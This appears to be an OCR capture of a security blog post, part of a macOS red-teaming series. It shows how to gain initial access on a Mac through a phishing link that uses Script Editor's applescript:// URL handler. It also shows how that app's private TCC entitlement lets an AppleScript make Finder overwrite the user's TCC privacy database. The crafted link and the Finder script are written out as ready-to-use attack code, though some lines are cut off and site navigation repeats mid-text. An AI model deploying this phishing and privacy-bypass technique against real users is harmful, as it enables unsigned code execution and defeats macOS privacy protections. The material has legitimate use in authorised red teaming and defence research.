Wojciech Reguła

IT Security blog

Posts

IOS Security Course

About Me

TCC Exploitation

MacOS Red Teaming

RSS

macOS Red Teaming: Initial access via AppleScript URL

@WOJCIECH REGUŁA · MAR 18, 2022 · 2 MIN READ

macOS Red Teaming Tricks series


The idea of #macOSRedTeamingTricks series is to share simple & ready-to-use tricks that may help you during macOS red teaming engagements.

The trick

This post is about a funny trick that may help you in achieving initial access on a macOS machine. It requires performing advanced phishing but the code execution with built-in TCC bypass is extremely powerful.

Let's go to the point. The Script Editor (`/System/Applications/Utilities/Script Editor.app`) registers an `applescript` URL handler. It allows passing an Apple Script that can be executed by simply clicking the Play button.


Consider the following phishing:



And the script:

Wojciech Reguła

IT Security blog



The link contains:

```
applescript://com.apple.scripteditor?action=new&script=do%20shell%20script%20%22/b
```

Clicking on the link from the Apple Mail / iMessage doesn't raise any additional prompt.

Why this trick is so powerful?

1. Because it is simple
2. Because it executes code that doesn't have to be signed and notarized
3. Because the code execution is not sandboxed
4. Because it also includes the **TCC bypass**

How is the TCC bypass possible? Let's take a look at the Script Editor's entitlements.

```
$ codesign -d --entitlements - "/System/Applications/Utilities/Script Editor.app"
Executable=/System/Applications/Utilities/Script Editor.app/Contents/MacOS/Script
[Dict]
    [...]
    [Key] com.apple.private.tcc.allow
    [Value]
        [Array]
            [String] kTCCServiceAddressBook
            [String] kTCCServiceAppleEvents
            [String] kTCCServiceCalendar
            [String] kTCCServiceReminders
```

The `kTCCServiceAppleEvents` private TCC entitlement allows sending an Apple Event to any application. So, we can send an Apple Event to Finder (that has Full Disk Access entitlement) that will replace the user's TCC database. 🤯

Wojciech Reguła

IT Security blog

Posts

IOS Security Course

About Me

TCC Exploitation

MacOS Red Teaming

RSS

```
do shell script "/bin/bash -s <<'EOF'
echo '123' > /tmp/TCC.db
EOF"

tell application "Finder"
    set applicationSupportDirectory to POSIX path of (path to application support
    set tccDirectory to applicationSupportDirectory & "com.apple.TCC/"
    duplicate file (POSIX file "/tmp/TCC.db" as alias) to folder (POSIX file tccDi
end tell
```

Macos-Red-Teaming Macos Security